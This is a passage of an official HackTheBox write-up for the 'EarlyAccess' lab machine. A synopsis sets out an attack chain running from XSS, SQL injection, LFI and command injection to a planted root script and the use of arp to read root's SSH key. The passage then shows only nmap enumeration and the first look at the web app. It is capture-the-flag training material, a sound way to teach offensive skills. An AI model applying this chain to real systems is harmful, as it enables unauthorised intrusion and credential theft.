HACKTHEBOX

EarlyAccess

7st February 2022 / Document No D22.100.157

Prepared By: amra

Machine Author: Chr0x6eOs

Difficulty: Hard

Classification: Official

Synopsis

EarlyAccess is a Hard Linux machine featuring a web server that is vulnerable to XSS. Exploiting the XSS vulnerability allows the users to get administrative access to the web page. Upon accessing the administrator's panel two more endpoints are discovered and an offline validation script can be downloaded. Upon reverse engineering the offline validation script, a `game-key` can be generated, which allows the user to access the `game` virtual host. The `game` vhost is vulnerable to an SQL injection that allows the user to retrieve and crack the password hash of the `admin` account. Using the administrator's credentials the `dev` vhost can be accessed and two new menu entries are revealed. One entry features an LFI vulnerability that can be used to disclose the source code of the second entry. After reviewing the source code of the second entry, a command injection vulnerability can lead to RCE as `www-data` on the box, which upon enumerating the file system is revealed to be a docker container. A password reuse scenario allows a privilege escalation from `www-data` to `www-adm`. An unencrypted file with plain text credentials allows the access of a database endpoint that reveals plain text credentials for `drew` user. The user `drew` can use SSH to login on the host machine. An SSH key inside the home folder of `drew` can be used to access another docker container. The container hosts a Node JS game and whenever the server hangs and restarts, a script executes all Bash scripts that exist inside a directory mounted from the host machine as `root`. After planting a malicious Bash script on the mounted directory and crashing the web server, `root` access can be obtained on the docker container and a password hash for the user `game-adm` can be retrieved and

cracked. Back on the host machine, the user `game-adm` uses the same password, so `drew` can switch to `game-adm`. Enumerating the host machine as `game-adm` reveals that `arp` can be essentially executed as a SUID binary, thus leading to arbitrary file read. The SSH key of the `root` user can be read though `arp` and then used to gain a `root` shell on the machine.

Skills Required

- Enumeration
- Javascript XXS payloads
- SQL injection
- Source code review
- Basic Docker knowledge

Skills Learned

- Reverse engineering
- PHP filtering
- Command injection
- Offline password cracking
- Linux capabilities

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.110 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.110
```


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.110 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.110

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 e4:66:28:8e:d0:bd:f3:1d:f1:8d:44:e9:14:1d:9c:64 (RSA)
|   256 b3:a8:f4:49:7a:03:79:d3:5a:13:94:24:9b:6a:d1:bd (ECDSA)
|_  256 e9:aa:ae:59:4a:37:49:a6:5a:2a:32:1d:79:26:ed:bb (ED25519)
80/tcp  open  http     Apache httpd 2.4.38
|_http-title: Did not follow redirect to https://earlyaccess.htb/
|_http-server-header: Apache/2.4.38 (Debian)
443/tcp open  ssl/http Apache httpd 2.4.38 ((Debian))
|_http-title: EarlyAccess
| ssl-cert: Subject: commonName=earlyaccess.htb/organizationName=EarlyAccess Studios/stateOrProvinceName=Vienna
/countryName=AT
```

Nmap output reveals three ports open. On port 22 an SSH server is running, on port 80 an Apache web server and on port 443 the same Apache web server. The main difference between port 80 and 443 is that port 443 allows data transmission over a secured network (HTTPS) while port 80 allows plain text data transmission (HTTP). In addition to open ports, Nmap gives us some more information about HTTP and HTTPS. It shows us that HTTP (port 80) redirects to `https://earlyaccess.htb` a hostname is also revealed in the SSL-certificate on port 443. Let's add the hostname on out `/etc/hosts` file.


```
echo "10.10.11.110 earlyaccess.htb" | sudo tee -a /etc/hosts
```

Apache - Port 443 (HTTPS)


Because port 80 (HTTP) directly redirects us to HTTPS, we can begin our enumeration on port 443. Upon visiting `https://earlyaccess.htb` we get the following webpage.



We could start by registering an account.




After the registration we are redirected to our user's dashboard.



Looking at the dashboard we have plenty of of options to explore. Let's start by visiting each menu-point and see what we can discover.

Webpage Enumeration


Messaging




Checking the `Messaging` option we have three subpages:

- Message inbox
- Message outbox
- Contact us


Inbox and Outbox are currently empty since we have not sent or received any messages. We can send messages, though, using the `Contact us` page.




The `Contact us` page allows us to sent an email to the administrator at `admin@earlyaccess.htb`. We can try to send a test message to see what happens.



Looking at our Inbox, after a short period of time, we have a new message listed.




Let's take a look at the response we got back from the administrator.

